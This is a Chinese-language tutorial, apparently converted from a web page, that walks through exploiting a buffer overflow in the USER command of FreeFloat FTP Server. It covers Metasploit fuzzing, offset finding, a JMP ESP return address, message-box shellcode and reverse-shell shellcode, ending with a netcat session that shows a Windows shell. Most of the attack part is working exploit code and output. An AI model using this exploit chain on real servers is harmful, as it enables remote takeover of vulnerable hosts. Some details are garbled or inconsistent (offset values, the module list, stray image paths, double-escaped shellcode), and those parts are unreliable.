

一个缓冲区溢出漏洞的简易教程

这篇文章类似于“傻瓜系列之利用缓冲区溢出”。在这类漏洞中，我们的做法是利用网络，程序控制器，输入等等，发送超大的数据缓冲区给程序，覆盖程序内存的重要部分。在这些缓冲区覆盖程序内存之后，我们可以重定向程序的执行流并运行注入代码。

首先，我们需要做的是查明程序的哪一部分可以用来重写内存。处理这个任务的过程叫作“fuzzing”。我们可以为 Metasploit 框架中的各种协议找到若干个 fuzzer（执行 fuzzing 任务的工具）。

接下来这个例子中，我们用 metasploit 对一个 ftp 服务器进行 fuzz：

```
Module options (auxiliary/fuzzers/ftp/ftp_pre_post):

  Name      Current Setting  Required  Description
  ----      -
  CONNRESET true                no        Break on CONNRESET error
  DELAY     1                  no        Delay between connections in seconds
  ENDSIZE   5000               no        Fuzzing string endsize
  FASTFUZZ  true               no        Only fuzz with cyclic pattern
  PASS      mozilla@example.com no        Password
  RHOSTS    192.168.11.6       yes       The target address range or CIDR identifier
  RPORT     21                 yes       The target port
  STARTATSTAGE 1              no        Start at this test stage
  STARTSIZE 10                no        Fuzzing string startsize
  STEPSIZE  10                no        Increase string size each iteration with this number of chars
  STOPAFTER 2              no        Stop after x number of consecutive errors
  THREADS   1                  yes       The number of concurrent threads
  USER      anonymous       no        Username

msf auxiliary(ftp_pre_post) >
```

Fuzzer 运行几分钟后，程序就崩溃了，见下图：



在 Metasploit 窗口中，我们可以看到崩溃缓冲区的长度：

```

] -> Fuzzing size set to 220 (Cyclic)
] -> Fuzzing size set to 230 (Cyclic)
] -> Fuzzing size set to 240 (Cyclic)
] -> Fuzzing size set to 250 (Cyclic)
] Exception 1 of 2
] Crash string : Cyclic x 260
] Exception triggered, need 1 more exception(s) before interrupting process
] Exception 2 of 2
] Crash string : Cyclic x 260
] System does not respond - exiting now

```

在分析所有输出内容之后，我们可以得出：在 ftp 服务器通过用户命令发送了一个大于 250 的缓冲区后，程序崩溃了。

我们可以使用 python 来重现崩溃：

```

#!/usr/bin/python
import socket,sys,time,os
target = "192.168.11.6"
buffer = "\x41" * 300
sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.connect((target,21))
print "launching the exploit ..."
print sock.recv(2000)
sock.send("USER "+buffer+"\r\n")
sock.close()

```

现在，我们重新实施这次攻击，但是首先要将 FTP SERVER 进程附加到一个调试器上，在这里我们用的调试器是 OLLYDBG。

```

root@kali:~/freefloat# python exploit.py
launching the exploit ...
220 FreeFloat Ftp Server (Version 1.00).
root@kali:~/freefloat#

```

在实施攻击之后，我们可以很直观地看到 ESP,EDI 和 EIP 寄存器被覆盖。


```

Registers (PPU)
EAX 00000211
ECX 00140300
EDX 7FFE0304
EBX 00000002
ESP 0002FC20 ASCII "0A1A12A13A14A15A16A17A18A19AJ0AJ1AJ2AJ3AJ4AJ5AJ6AJ7AJ8AJ9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9A10A11A12A13
EBP 003D12A8
ESI 0040A44E FTPServe.0040A44E
EDI 003D19E0 ASCII "Ah3Ah4Ah5Ah6Ah7Ah8Ah9A10A11A12A13A14A15A16A17A18A19AJ0AJ1AJ2AJ3AJ4AJ5AJ6AJ7AJ8AJ9Ak0Ak1Ak2Ak3Ak4Ak5A
EIP 37694136
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDC000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM BE53 00000640 00000000
ST1 empty -UNORM FC64 77F401EB 00A2FCA0
ST2 empty 3.3618915247013400350e-4932
ST3 empty 0.0
ST4 empty +UNORM 0001 00000014 00000000
ST5 empty +UNORM 1DFD 00000008 00000001
ST6 empty -UNORM FC40 77FDF000 77FDF00C
ST7 empty -UNORM D028 77F69005 00A2FD0C
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

```

现在需要使用 pattern_offset (偏移量模式) 来找到那 4 个字节的准确位置 (只要把 4 个字节作为一个脚本参数粘贴到 EIP 里面) 。

```

root@kali: /usr/share/metasploit-framework/tools# ./pattern_offset.rb 37684136
[*] Exact match at offset 230
root@kali: /usr/share/metasploit-framework/tools#

```

由于在 EIP 之后 ESP 就被重写，我们可以写出这样一段利用代码如下：

```

#!/usr/bin/python
import socket,sys,time,os

target = "192.168.11.6"

eip = "\x43" * 4
buffer = "\x41" * 230 + eip + "\x42" * 300

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

sock.connect((target,21))
print "launching the exploit ..."
print sock.recv(2000)
sock.send("USER "+buffer+"\r\n")
sock.close()

```

并且，如果重新加载，在 OLLY 里面，可以看到它运行得很好。

```

EAX 00000233
ECX 00148350
EDX 7FFE0304
EBX 00000002
ESP 0002FC20 ASCII "BBBBBBBBBBBBBBBBBBBBBBBBBBB
EBP 003D12A8
ESI 0040A44E FTPServe.0040A44E
EDI 003D1A02 ASCII "BBBBBBBBBBBBBBBBBBBBBBBBBBB
EIP 43434343
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDC000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM BE53 00000640 00000000

```

在 EIP 之后，是这样改写 ESP 的：


[illegible]

那么在 EIP 里面我们需要做什么呢？将我们的恶意代码放到重写 EIP 的代码后面，然后需要做的只是简单的 `JMP ESP`。

记住，EIP 将包含下一条待执行指令的地址，所以此时需要做的是找到包含 JMP ESP 的地址。我们可以在 OLLY(在 E 标签页)中进行查找。

77BE0000	00053000	77BEE94F	msvcrt	5.0.2500.1106	(C:\WINDOWS\system32\USER32.dll)
77C40000	00053000	77C40132	msvcrt	5.0.2500.1106	(C:\WINDOWS\system32\msvcrt.dll)
77D00000	00053000	77D029F9	GDI32	5.1.2500.1106	(C:\WINDOWS\system32\GDI32.dll)
77DA0000	0004E000	77DA1D30	USER32	5.1.2500.1106	(C:\WINDOWS\system32\USER32.dll)
77E40000	00043000	77E45A68	AQUAPI32	5.1.2500.1106	(C:\WINDOWS\system32\AQUAPI32.dll)
77F40000	00043000	77F45A68	kernel32	5.1.2500.1106	(C:\WINDOWS\system32\kernel32.dll)
78000000	00056000	78001E0F	ntdll	5.1.2500.1106	(C:\WINDOWS\System32\ntdll.dll)
78090000	0004E000	78091E0F	RPCRT4	5.1.2500.1106	(C:\WINDOWS\system32\RPCRT4.dll)
78090000	0004E000	7809E0D8	comctl32	6.0 (xpsp1.8208)	(C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641

一个简单的命令检索将会返回给我们一个地址。



The screenshot shows a debugger window with assembly code. The code is as follows:

```

7FB5D  JP SHORT kernel32.77E41022
        POP ESP
        DIV BYTE PTR DS:[EDI+5E]
        POP ECX
        DIV BYTE PTR DS:[EDI-5F]
        PUSH SS
        HLT
7FB5D  JP SHORT <&ntdll.RtlUnicodeStringToAnsi>
        ADC EAX, 5DFB77F4
        DIV BYTE PTR DS:[EDI+8]
        PUSHAD
        DIV BYTE PTR DS:[EDI-34]
        POP EDI
        DIV BYTE PTR DS:[EDI-A]
        SBB CH, 0H
7FB5D  JP SHORT <&ntdll.NtSetSecurityObject>
        POPAD
        DIV BYTE PTR DS:[EDI-B]

```

Overlaid on the right is a 'Find command' dialog box. The search text is 'JMP ESP'. The 'Entire block' checkbox is checked. The 'Find' button is highlighted.

现在，我们拷贝这个地址：

```

77D418FC FFE4 JMP ESP
77D418FE 0300 ADD EAX, DWORD PTR DS:[EAX]
77D41900 0076 18 ADD BYTE PTR DS:[ESI+18], 0H
77D41903 81FF E5030000 CMP EDI, 3E5
77D41909 ^ 0F86 C2FDFFFF JBE USER32.77D416D1
77D4190F 81FF E5030000 CMP EDI, 3E8
77D41915 ^ 0F87 B6FDFFFF JA USER32.77D416D1
77D4191B FF75 14 PUSH DWORD PTR SS:[EBP+14]
77D4191E FF75 10 PUSH DWORD PTR SS:[EBP+10]
77D41921 57 PUSH EDI
77D41922 50 PUSH EAX
77D41923 E8 AFFEFFFF CALL USER32.77D417D7
77D41928 ^ E9 B5FDFFFF JMP USER32.77D416E2
77D4192D A1 24C7D677 MOV EAX, DWORD PTR DS:[77D6C724]
77D41932 85C0 TEST EAX, EAX
77D41934 v 74 4E JE SHORT USER32.77D41984
77D41936 8B15 20C7D677 MOV EDX, DWORD PTR DS:[77D6C720]

```

最后，我们需要做的是，在实行攻击之后，加入并执行我们的 shell 代码。

我们可以用 metasploit 生成这些 shellcode。

```

msf payload(messagebox) > show options
Module options (payload/windows/messagebox):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (accepted: seh, thread, process, none)
ICON      NO              yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF! yes       Messagebox Text (max 255 chars)
TITLE     MessageBox       yes       Messagebox Title (max 255 chars)

msf payload(messagebox) > set TEXT "xly0n was here"
TEXT => xly0n was here
msf payload(messagebox) > set TITLE "pwn3d"
TITLE => pwn3d
msf payload(messagebox) >
msf payload(messagebox) >

```

现在我们的利用代码如下。注意一下案例中 CPU 的 ENDIAN，在 EIP 寄存器中我们会用到小端格式。

```
#!/usr/bin/python
import socket,sys,time,os

target = "192.168.11.6"

#EXAMPLE JMP ESP FOUND AT: 77D418FC


eip = "\xFC\x18\xD4\x77"

#METASPLOIT GENERATED MSGBOX SHELLCODE
shellcode = ("\xba\x9b\x54\x27\xad\xda\xc4\xd9\x74\x24\xf4\x5e\x31\xc9"
"\xb1\x42\x83\xee\xfc\x31\x56\x0e\x03\xcd\x5a\xc5\x58\x28"
"\x89\x92\x7a\xbe\x6a\x51\x4d\xec\xc1\xee\x9f\xd9\x42\x9a"
"\x91\xe9\x01\xea\x5d\x82\x60\x0f\xd5\xd2\x84\xa4\x97\xfa"
"\x1f\x8c\x5f\xb5\x07\x84\x6c\x10\x39\xb7\x6c\x43\x59\xbc"
"\xff\xa7\xbe\x49\xba\x9b\x35\x19\x6d\x9b\x48\x48\xe6\x11"
"\x53\x07\xa3\x85\x62\xfc\xb7\xf1\x2d\x89\x0c\x72\xac\x63"
"\x5d\x7b\x9e\xbb\x62\x2f\x65\xfb\xef\x28\xa7\x33\x02\x37"
"\xe0\x27\xe9\x0c\x92\x93\x3a\x07\x8b\x57\x60\xc3\x4a\x83"
"\xf3\x80\x41\x18\x77\xcc\x45\x9f\x6c\x7b\x71\x14\x73\x93"
"\xf3\x6e\x50\x7f\x65\xac\x2a\x77\x4c\xe6\xc2\x62\x07\xc4"
"\xbd\xe2\x56\xc7\xd1\xa8\x8e\x48\xd6\xb3\xb0\xfe\x6c\x4f"
"\xf4\x7f\xb7\xad\x79\x07\x5b\x15\x2c\xef\xea\xaa\x2f\x10"
"\x7b\x11\xd8\x87\x10\xf5\xf8\x16\x81\x36\xcb\xb6\x35\x50"
"\x5e\xb4\xd0\xd2\x28\x66\x3f\x18\xa0\x71\x69\xe3\xe7\x79"
"\x1f\xd9\x58\x39\xb7\x7f\x15\x81\x4f\x63\x82\xab\xa7\xfa"
"\x35\xb4\xc7\x94\xad\x13\x18\x44\x46\xd4\x2f\xea\xa5\x25"
"\x0b\x7a\x95\x61\xae\xf3\xc5\x02\xc2\x66\x52\xf3\x4a\x1b"
"\x42\x9b\xef\xb3\xec\x7b\x87\x22\x99\x03\x0b\xdd\x16\xc5"
"\x1a\x95\xe5\x01\x93\x2c\x14\x78\x79\x7c\x84\x2a\x2f\x7f"
"\xfa\xfc\x0f\x2f\x04\xab\x87")

buffer = "\x41" * 230 + eip + "\x90" * 34 + shellcode

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

现在，如果我们再次实行攻击，将会运行我们的 shellcode。



好的，现在我们可以生成另外的 shellcode 来执行不同的任务。

我们可以生成一段反向连接的 shell 代码，来访问我们的受害主机。

把这行代码我们的利用代码中，


```
reverse = ("\\xda\\xdf\\xba\\x2e\\x38\\xcd\\xac\\xd9\\x74\\x24\\xf4\\x5e\\x31\\xc9"
"\\xb1\\x4f\\x83\\xee\\xfc\\x31\\x56\\x15\\x03\\x56\\x15\\xcc\\xcd\\x31"
"\\x44\\x99\\x2e\\xca\\x95\\xf9\\xa7\\x2f\\xa4\\x2b\\xd3\\x24\\x95\\xfb"
"\\x97\\x69\\x16\\x70\\xf5\\x99\\xad\\xf4\\xd2\\xae\\x06\\xb2\\x04\\x80"
"\\x97\\x73\\x89\\x4e\\x5b\\x12\\x75\\x8d\\x88\\xf4\\x44\\x5e\\xdd\\xf5"
"\\x81\\x83\\x2e\\xa7\\x5a\\xcf\\x9d\\x57\\xee\\x8d\\x1d\\x56\\x20\\x9a"
"\\x1e\\x20\\x45\\x5d\\xea\\x9a\\x44\\x8e\\x43\\x91\\x0f\\x36\\xef\\xfd"
"\\xaf\\x47\\x3c\\x1e\\x93\\x0e\\x49\\xd4\\x67\\x91\\x9b\\x25\\x87\\xa3"
"\\xe3\\xe9\\xb6\\x0b\\xee\\xf0\\xff\\xac\\x11\\x87\\x0b\\xcf\\xac\\x9f"
"\\xcf\\xad\\x6a\\x2a\\xd2\\x16\\xf8\\x8c\\x36\\xa6\\x2d\\x4a\\xbc\\xa4"
"\\x9a\\x19\\x9a\\xa8\\x1d\\xce\\x90\\xd5\\x96\\xf1\\x76\\x5c\\xec\\xd5"
"\\x52\\x04\\xb6\\x74\\xc2\\xe0\\x19\\x89\\x14\\x4c\\xc5\\x2f\\x5e\\xf7"
"\\x12\\x49\\x3d\\xe8\\xd7\\x67\\xbe\\xe8\\x7f\\xf0\\xcd\\xda\\x20\\xaa"
"\\x59\\x57\\xa8\\x74\\x9d\\x98\\x83\\xc0\\x31\\x67\\x2c\\x30\\x1b\\xac"
"\\x78\\x60\\x33\\x05\\x01\\xeb\\xc3\\xaa\\xd4\\xbb\\x93\\x04\\x87\\x7b"
"\\x44\\xe5\\x77\\x13\\x8e\\xea\\xa8\\x03\\xb1\\x20\\xdf\\x04\\x26\\x0b"
"\\x48\\x81\\xbe\\xe3\\x8b\\x95\\xd1\\xaf\\x02\\x73\\xbb\\x5f\\x43\\x2c"
"\\x54\\xf9\\xce\\xa6\\xc5\\x06\\xc5\\x2e\\x65\\x94\\x82\\xae\\xe0\\x85"
"\\x1c\\xf9\\xa5\\x78\\x55\\x6f\\x58\\x22\\xcf\\x8d\\xa1\\xb2\\x28\\x15"
"\\x7e\\x07\\xb6\\x94\\xf3\\x33\\x9c\\x86\\xcd\\xbc\\x98\\xf2\\x81\\xea"
"\\x76\\xac\\x67\\x45\\x39\\x06\\x3e\\x3a\\x93\\xce\\xc7\\x70\\x24\\x88"
"\\xc7\\x5c\\xd2\\x74\\x79\\x09\\xa3\\x8b\\xb6\\xdd\\x23\\xf4\\xaa\\x7d"
"\\xcb\\x2f\\x6f\\x8d\\x86\\x6d\\xc6\\x06\\x4f\\xe4\\x5a\\x4b\\x70\\xd3"
"\\x99\\x72\\xf3\\xd1\\x61\\x81\\xeb\\x90\\x64\\xcd\\xab\\x49\\x15\\x5e"
"\\x5e\\x6d\\x8a\\x5f\\x4b")
buffer = "\\x41" * 230 + eip + "\\x90" * 34 + reverse
```

最后运行利用代码：

```
root@kali:~# nc -lvp 4444
nc: listening on :: 4444 ...
nc: listening on 0.0.0.0 4444 ...
nc: connect to 192.168.11.9 4444 from 192.168.11.6 (192.168.11.6) 1100 [1100]
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

提示：注意一些特殊字符。如果在缓冲区中间，利用代码被截断，可能是由于一些特殊字符导致的。特殊字符诸如“xa0”、“|x00”等，会截断 shellcode，你必须通过测试找到这些字符，并且在 shellcode 中避免用到，可别说我没提醒过你！